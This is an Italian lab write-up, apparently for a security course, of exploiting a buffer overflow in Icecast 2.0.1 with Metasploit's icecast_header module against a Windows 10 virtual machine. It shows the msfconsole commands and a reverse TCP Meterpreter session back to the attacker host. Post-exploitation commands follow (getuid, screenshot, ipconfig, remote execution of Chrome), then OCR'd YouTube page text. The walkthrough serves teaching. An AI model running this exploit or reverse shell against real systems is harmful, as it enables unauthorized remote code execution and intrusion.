
S7L4

Sessione Meterpreter su Windows 10

Questo esercizio simula un attacco sfruttando **Icecast**, un software open source per lo streaming di audio e video internet.

Per lo svolgimento dell'esercizio ho configurato l'ambiente di lavoro e ho verificato la comunicazione tra le due macchine tramite ping. Come possiamo notare, le macchine comunicano perfettamente quindi, prima di iniziare con la ricerca di un exploit, avvio il software **Icecast**, così da poter simulare uno scenario di attacco. Così a questo punto, procedo con l'avvio di **msfconsole** e ho cerco degli exploit inerenti al servizio **Icecast**.



L'exploit scelto è **windows/http/Icecast_header** che sfrutta una vulnerabilità di buffer overflow in Icecast 2.0.1, la vulnerabilità consiste sostanzialmente nell'inviare un header HTTP appositamente costruito, Icecast non riuscirà a gestire correttamente la lunghezza dei dati e a sua volta sovrascrive parti della memoria.

Conseguenza: esecuzione di codice arbitrario con i privilegi del processo Icecast (su Windows spesso SYSTEM o comunque privilegi elevati). In pratica, con quell'exploit hai replicato un attacco reale che, ai tempi, permetteva di compromettere un server Icecast remoto semplicemente inviando una richiesta HTTP malevola.

Prima di poter lanciare l'attacco, dobbiamo configurare l'exploit inserendo i dati della macchina vittima, una volta fatto questo passaggio possiamo avviare il programma con il comando **run.** Come notiamo dalle immagini, dopo aver lanciato il programma si apre una sessione **meterpreter**, a quel punto ho verificato l'esatto funzionamento dell'exploit con i seguenti comandi:

-getuid, che ha dato come risposta l'user windows


-screenshot, che ha fatto uno stamp del desktop sulla macchina Windows


-ipconfig, che ha dato come risposta i dati relativi all'indirizzo IP di Window

-execute -f "C:\Program Files\Google\Chrome\Application\chrome.exe" -a https://www.youtube.com/

Che ha avviato una sessione di Chrome indirizzata al sito YouTube.

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (177734 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.149:49451) at 2025-08-28 08:40:02 -0400

meterpreter > get uid
[-] Unknown command: get. Did you mean getwd? Run the help command for more details.
meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter > screenshot
Screenshot saved to: /home/kali/AuaOcFIW.jpeg
meterpreter > cat /home/kali/AuaOcFIW.jpeg
[-] stdapi_fs_stat: Operation failed: The system cannot find the path specified.
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:88:ce:24
MTU          : 1500
IPv4 Address : 192.168.1.149
IPv4 Netmask : 255.255.255.0


Interface  5
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:195
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
path specified.
```




Mr. Saxobeat
ALEXANDRA STAN - Mr. Saxobeat
Alexandra Stan - Mr.Saxobeat (lyrics)
Short con remix di questo video
Señorita - Shawn Mendes [Lyrics] | Ed Sheeran, One ...
Mom do you want one? ...
e rimane lì per sempre...
50 is crazy #capcut ...
Mix - Alexandra Stan - Mr.Saxobeat (lyrics)
2010s roadtrip mix ~nostalgia playlist
Jennifer Lopez - On The Floor (Lyrics) ft. Pitbull
Alexandra Stan - Mr.Saxobeat (lyrics)
1351 commenti